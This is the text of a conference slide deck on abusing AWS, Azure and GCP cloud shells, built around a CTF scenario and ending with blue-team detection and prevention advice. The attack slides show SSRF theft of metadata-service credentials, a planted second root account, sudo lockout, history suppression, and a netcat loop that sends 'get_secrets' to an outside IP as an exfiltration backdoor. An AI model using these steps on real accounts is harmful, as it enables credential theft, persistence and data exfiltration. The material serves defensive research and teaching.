CloudShell Abuse

a CTF, API, and persistent access to CPU/network/storage

Jenko Hwong
Principal Security Researcher
Huntress Labs
www.linkedin.com/in/jenkohwong
github.com/edleft

BSidesCharm
10th Anniversary

Baltimore, MD
April 25-26, 2026

Chris Ryan
Principal Security Researcher
Huntress Labs
real operator
not on social media


TIME: 2pm, Saturday, April 25

LOCATION: Sheraton Baltimore North

Cloud Village CTF DEFCON 33 (2025)

- 530 players
- 305 teams
- 1 solve, 1 jailbreak
- 3 Cloud suspects
- 1 Agent Petit MIA

shouts
@team_japan
@puddlem0nger
@mrmeows



Persistence and Actions (On Linux Host)

 # Installed: netcat, dev tools (gcc), openssl, compiled **obash** for shell script obfuscation

 # Removed sudo by commenting out cloudshell-user in /etc/sudoers.

 # Installed second root account: shared:x:0:0:root:/root:/bin/bash
$ /usr/sbin/usermod -p # set the password

 # Removed perms on key binaries with **setfacl:** sudo, chown, chgrp, dnf, yum, docker, curl, wget


 # Removed CloudShell **upload/download** via IAM permissions and OS permissions with **setfacl:** curl…

 # Stored backdoor files in **$HOME:** persist, root-owned and not modifiable by cloudshell-user
$ file $HOME/...; chown root:root *; # chmod 600 *

 # Froze history: CTF hints, anti-clobber/anti-tailgating in shared environment
$ HISTFILE=/dev/null; HISTSIZE=1000; HISTFILESIZE=0; set +o history; history -r ~/.bash_history

 # Compiled “nc” shell wrapper with hard-coded flag as a pseudo **"exfil backdoor" #ForTheWin**

```
for t in /tmp/.tmp.*; do
  if [[ -f $t ]]; then
    line=$(head -1 $t | sed -e 's;\r*\n*$;;g');
    if [[ $line =~ ^([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+):([0-9]+) ]]; then
      ip=${BASH_REMATCH[1]};
      port=${BASH_REMATCH[2]};
      echo get_secrets | nc $ip $port;
    fi
    rm -f $t;
```


DNS
cloud-walker.cloudy-daze.com
1
Discovery
1. IP -> AS -> AWS
2. SSRF -> IMDS
2
SSRF
http://169.254.169.254/latest/meta-data/iam/info/
http://169.254.169.254/latest/meta-data/iam/
security-credentials/sales_website_role
PHASE 1 – Initial Access
3
Initial Access – Temp Tokens
AWS_ACCESS_KEY_ID
AWS_SECRET_ACCESS_KEY
AWS_SESSION_TOKEN
PHASE 3 – Console Pivot
4
Discovery
IAM
S3
EC2
IAM: get-account-authorization-
Get Federated URL
PHASE 2 – Cloud Discovery
5
Pivot
CloudShell
region
Lockdown
Exfil/netcat
backdoor
http://cloud-walker.cloudy-daze.com
node
docker
linux
aws
elastic IP
:8080
:22
IMDSv1
EC2
aws
Search
IAM
EC2
Console Home
Info
Recently visited
Info
CloudShell
eu-west-2
+
PHASE 4 – Actions on Host

Unmanaged Non-API Service

Permissions?!

Au-to-ma-tion
privately speaking

Who's Got
The **Bill**?

(in)?Visibility

(in)?Visibility

sLogging

(tokens?.*sessions?)

out of
^~~CON~~TROL(s)


Unmanaged Non-API Service

ID	URL	Client	Method
1172	https://cloudshell.eu-west-2.amazonaws.com/getEnvironmentStatus	Google Chrome…	POST
1174	https://cloudshell.eu-west-2.amazonaws.com/createSession	Google Chrome…	POST
1175	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome…	OPTIONS
1176	https://cloudshell.eu-west-2.amazonaws.com/redeemCode	Google Chrome…	POST
1177	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome…	POST
1179	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome…	OPTIONS
1181	https://cloudshell.eu-west-2.amazonaws.com/putCredentials	Google Chrome…	POST
1183	wss://ssmmessages.eu-west-2.amazonaws.com/v1/data-channel/1773…	Google Chrome…	GET
1186	https://eu-west-2.console.aws.amazon.com/p/pref/1/	Google Chrome…	POST
1194	https://eu-west-2.console.aws.amazon.com/api/prod/presign	Google Chrome…	POST
1195	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome…	OPTIONS
1196	https://cloudshell.eu-west-2.amazonaws.com/sendHeartBeat	Google Chrome…	POST

AWS CloudShell

- 1 File Transfer == 2 presigned URLs
- 1 Victim == N Environments
- 1 Session == N Sessions

AWS CloudShell: File Transfer



AWS CloudShell: File Transfer

Observed chronology:


Order	Layer	Action	Key inputs	Key outputs
1	HTTP	`POST /getFileUploadUrls`	`EnvironmentId`, `FileUploadPath`	presigned write and read capabilities
2	HTTPS to S3	multipart `POST` to `FileUploadPresignedUrl`	`FileUploadPresignedFields` plus local file bytes	staged S3 object written
3	WS binary	helper commands sent to PTY	presigned GET URL and SSE-C headers	shell-side download starts
4	WS binary	PTY runs `curl --fail ... --output "/home/cloudshell-user/<path>"`	`FileDownloadPresignedUrl`, `FileDownloadPresignedKey`, `FileDownloadPresignedKeyHash`	file copied into CloudShell
5	WS binary	`echo EXIT_CODE$?`	none	`EXIT_CODE0` on success

Observed websocket command chronology:


Order	Command
1	`HISTFILE=/dev/null`
2	`[ -f "/home/cloudshell-user/foo.sh" ]`
3	`echo EXIT_CODE$?`
4	`curl --fail -H "x-amz-server-side-encryption-customer-algorithm: AES256" -H "x-amz-server-side-encryption-customer-key: ..." -H "x-amz-server-side-encryption-customer-key-MD5: ..." "<presigned URL>" --output "/home/cloudshell-user/foo.sh"`
5	`echo EXIT_CODE$?`
6	`exit`

AWS CloudShell: N Environments

AWS CloudShell: N Environments



AWS CloudShell: N Sessions



GCP CloudShell

Red Team

- Cloudshell from free Gmail Account
- Uses an Ubuntu distro under the hood - packages backported, how fast?
- /google mount point presents interesting vector

Azure CloudShell

Red Team

- Cloudshell from free email accounts
- Permissions are extremely messy (by extension, logging)
- Azure CLI -> Entra OAuth privileges (OAuth device code phishing + Storm 2372)


Different Shell, Different Smell

	AWS	Azure	GCP
Scope	Regional: CloudShell is launched in the currently selected AWS Region; persistent storage is 1 GB per Region and is stored in `$HOME` in that Region. (AWS Documentation)	Subscription-backed: Cloud Shell uses a storage account + Azure Files share (created or selected) in a subscription; persistence is tied to that storage. Cloud Shell requires the Microsoft.CloudShell resource provider registered per subscription. (Microsoft Learn)	User environment with project context: starting Cloud Shell allocates a VM for the user; the active Console project is propagated into `gcloud` config (`GOOGLE_CLOUD_PROJECT` etc.). Persistence is a 5 GB `$HOME` disk. (Google Cloud Documentation)
Perms	To launch from console, IAM permissions: `cloudshell:CreateEnvironment`, `cloudshell:CreateSession`, `cloudshell:GetEnvironmentStatus`, `cloudshell:StartEnvironment` AWS doc lists these as required. (AWS Documentation)	No single “Cloud Shell” RBAC permission; access is via Azure portal sign-in + subscription context. Requires ability to create/select storage resources for Azure Files persistence. Requires Microsoft.CloudShell resource provider registered in the subscription. (Microsoft Learn)	Google publishes Cloud Shell behavior and persistence, but the exact IAM permission/role mapping not clearly stated in the core docs. Access is controlled through Google Cloud IAM at org/folder/project level (grant/revoke). (Google Cloud Documentation)
Runtime	VM (provider-managed) with published allocation: 1 vCPU, 2 GiB RAM, plus 1 GB persistent storage. (AWS Documentation)	Containerized session (provider-managed); exact CPU/RAM not publicly specified in the Azure pricing/overview docs (they only state compute is free). (Microsoft Learn)	Ephemeral VM (provider-managed); exact CPU/RAM not publicly specified in the docs; persistent `$HOME` disk is documented. (Google Cloud Documentation)
Reset	Idle timeout: session ends after ~20–30 minutes of inactivity; keyboard/pointer interaction counts, running processes do not. Hard resets/restarts recycle the environment; `$HOME` persists (standard env). (AWS Documentation)	Idle timeout: 20 minutes without interactive activity; long-running non-interactive sessions can be ended. Container refresh/recycle; persistence relies on mounted Azure Files share. (Microsoft Learn)	Session limits: non-interactive sessions end automatically after 40 minutes; sessions capped at 12 hours. “Restart Cloud Shell” provisions a new VM; deleting `$HOME` + restart restores defaults. (Google Cloud Documentation)
Logging	CloudTrail logs CloudShell lifecycle events. AWS user guide explicitly lists events like `createEnvironment` and `createSession` (and other CloudShell API events). CloudTrail also captures downstream API calls the user makes (IAM/STS/EC2/etc.). (AWS Documentation)	Entra sign-in logs + Azure Activity Logs capture identity authentication and management-plane operations (e.g., storage account / file share creation, resource provider registration). Cloud Shell command-level logging is not a first-class, documented capability; have to rely on downstream ARM/Activity and service logs. (Microsoft Learn)	Cloud Audit Logs provide “who did what, where, and when” for administrative activity across Google Cloud resources; Cloud Shell downstream API activity is auditable via Cloud Audit Logs. Cloud Shell-specific command logging not described as a native feature in the docs. (Google Cloud Documentation)


Red Team Takeaways

Red Team

- Access: free compute, networking[1], storage
- Persistence: CSP access, keep-alive, container resets, login hooks, sudo lockout, self-healing[2]
- Linux abuse: container escapes, CVEs...
- Use cases
  - CPU: mining
  - Network: botnet
  - Storage: data staging, exfil paths



PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
240	cloudsh+	20	0	207200	77252	1756	R	24.6	2.0	0:05.48	stress-ng-vm
231	cloudsh+	20	0	132060	2584	1556	R	15.9	0.1	0:04.98	stress-ng-cpu
239	cloudsh+	20	0	207200	77252	1756	R	15.6	2.0	0:05.29	stress-ng-vm
238	cloudsh+	20	0	207200	77252	1756	R	14.0	2.0	0:04.89	stress-ng-vm
237	cloudsh+	20	0	207200	77252	1756	R	13.6	2.0	0:05.40	stress-ng-vm
232	cloudsh+	20	0	132060	2584	1556	R	13.3	0.1	0:04.87	stress-ng-cpu
1	cloudsh+	20	0	1018204	44020	36872	S	0.0	1.1	0:00.12	node
13	cloudsh+	20	0	7184	3416	3176	S	0.0	0.1	0:00.00	sh



[1] cloudshell-store: https://github.com/dan-v/cloudshell-store (Dan Vittegleo)
[2] notyet: https://www.offensai.com/blog/notyet-aws-iam-credential-revocation-gaps (Eduard Agavriloae, offensai)

Blue Team Takeaways

Blue Team Defenses > 💩 🥪

- Deny All: No CloudShell
- Improve: Manage It
- Alternatives: ???

Blue Team Takeaways

Blue Team Defenses > Risk Analysis and Exposure > Discovery (API)

```
[2026-03-22T02:38:57Z] region=us-east-1 environment_id= status=NO_ENV
[2026-03-22T02:38:57Z] region=us-east-2 environment_id= status=NO_ENV
[2026-03-22T02:38:57Z] region=us-west-1 environment_id=a9d81391-7f35-41
[2026-03-22T02:38:57Z] region=us-west-2 environment_id=9cd2051f-66e8-4e
+--------------------------------------+----------------+-----------+
| environment_id                       | region         | status    |
+--------------------------------------+----------------+-----------+
|                                      | ap-northeast-1 | NO_ENV    |
|                                      | ap-northeast-2 | NO_ENV    |
|                                      | ap-northeast-3 | NO_ENV    |
|                                      | ap-south-1     | NO_ENV    |
|                                      | ap-southeast-1 | NO_ENV    |
|                                      | ap-southeast-2 | NO_ENV    |
|                                      | ca-central-1   | NO_ENV    |
|                                      | eu-central-1   | NO_ENV    |
|                                      | eu-north-1     | NO_ENV    |
|                                      | eu-west-1      | NO_ENV    |
| fe60a3a0-911f-4b7e-b83b-3eb44d2a45ec | eu-west-2      | SUSPENDED |
|                                      | eu-west-3      | NO_ENV    |
|                                      | sa-east-1      | NO_ENV    |
|                                      | us-east-1      | NO_ENV    |
|                                      | us-east-2      | NO_ENV    |
| a9d81391-7f35-4175-be77-cd2b93c91685 | us-west-1      | RUNNING   |
| 9cd2051f-66e8-4efb-9577-7a1c3a92a48c | us-west-2      | SUSPENDED |
+--------------------------------------+----------------+-----------+
```

Blue Team Takeaways

Blue Team Defenses > Prevention > Permissions

```
{
  "Sid": "AllowCloudShellWithMFAInUsWest1",
  "Effect": "Allow",
  "Action": "cloudshell:*",
  "Resource": "*",
  "Condition": {
    "StringEquals": {
      "aws:RequestedRegion": "us-west-1"
    },
    "Bool": {
      "aws:MultiFactorAuthPresent": "true"
    }
  }
}
```

Blue Team Takeaways

Blue Team Defenses > Detection > Logging

ID	URL	Client	Method
1172	https://cloudshell.eu-west-		
1174	https://cloudshell.eu-west-		
1175	https://cloudshell.eu-west-		
1176	https://cloudshell.eu-west-		
1177	https://eu-west-2.console.a		
1179	https://cloudshell.eu-west-		
1181	https://cloudshell.eu-west-		
1183	wss://ssmmessages.eu-west-2		
1186	https://eu-west-2.console.a		
1194	https://eu-west-2.console.a		
1195	https://cloudshell.eu-west-		
1196	https://cloudshell.eu-west-		

Event history (50+) Info

Download events

Event history shows you the last 90 days of management events.

Lookup attributes


User name | jenko | Last 1 week

Event name	Event time	User name	Event source
GetCallerIdentity	March 20, 2026, 06:41:11 (UTC-...	jenko	sts.amazonaws.com
DeleteSession	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com
GetEnvironmentStatus	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com
PutCredentials	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
RedeemCode	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com

Blue Team Takeaways

Blue Team Defenses > Detection | Auditing

- CreateSession Bursts
- CreateSession Beaconing
- SendHeartBeat Beaconing
- Long-Running Sessions
- Anomalous API Activity from user, region co-occurring with CloudShell sessions



Event history (50+) Info

Download events

Event history shows you the last 90 days of management events.


Lookup attributes

User name | jenko | Last 1 week

Event name	Event time	User name	Event source
GetCallerIdentity	March 20, 2026, 06:41:11 (UTC-...	jenko	sts.amazonaws.com
DeleteSession	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com
GetEnvironmentStatus	March 20, 2026, 06:35:32 (UTC-...	jenko	cloudshell.amazonaws.com
PutCredentials	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
RedeemCode	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
GetEnvironmentStatus	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com
DeleteSession	March 20, 2026, 06:35:19 (UTC-...	jenko	cloudshell.amazonaws.com

Blue Team Takeaways

Blue Team Defenses > Remediation > /deleteEnvironment (???)



Blue Team Takeaways

Blue Team Defenses > Controlled Provisioning

- Standard CloudShell
- CloudShell VPC
- DIY
    - Controlled Provisioning
    - SecsOps Monitoring
    - No root
    - Tools/packages

Dimension	**Standard CloudShell (Public)**	**CloudShell VPC Environment**
Network location	AWS-managed service VPC	Customer VPC (your account)
Internet access	Native outbound internet	Depends on NAT / routing
Access to private resources	Limited (via public endpoints only)	Full access to private VPC resources
Network visibility	No VPC Flow Logs / inspection	Full VPC observability (Flow Logs, NACLs, SGs)
Egress control	Not customer-controlled	Fully customer-controlled
Persistence	**Persistent home directory (~1 GB)**	**No persistent storage**
Setup complexity	None	Requires VPC, subnet, SGs
IAM enforcement	Basic	Fine-grained via VPC/Subnet/SG conditions
UI features (upload/download)	Supported	Not supported
ENI usage	None visible	ENIs created in your VPC
Quotas	Essentially per-user	Max ~2 environments per principal
CloudShell usage	Free	Free
Networking	Included	**Customer pays**
NAT Gateway	N/A	~30–40/month + data
VPC endpoints	N/A	Additional cost
ENI usage	N/A	Minimal but present

“Carry on, carry on…”

- Slides
  - https://github.com/edleft/content/bsidescharm2026/
- Tooling (WIP) ***
  - https://github.com/edleft/cloudshell_runner/
  - Enumerate CloudShell environments and permissions
  - Show status: NO_ENV, RUNNING, SUSPENDED…
  - Upload/Download
  - Run Command
  - Heartbeat
  - Lockdown

Freddie, Queen, Live Aid, 1985

*** A note about AI

THANK YOU!

Jenko Hwong
Principal Security Researcher
Huntress Labs
www.linkedin.com/in/jenkohwong
github.com/edleft

Chris Ryan
Principal Security Researcher
Huntress Labs

Slides: https://github.com/edleft/content/bsidescharm2026/
Tool: https://github.com/edleft/cloudshell_runner/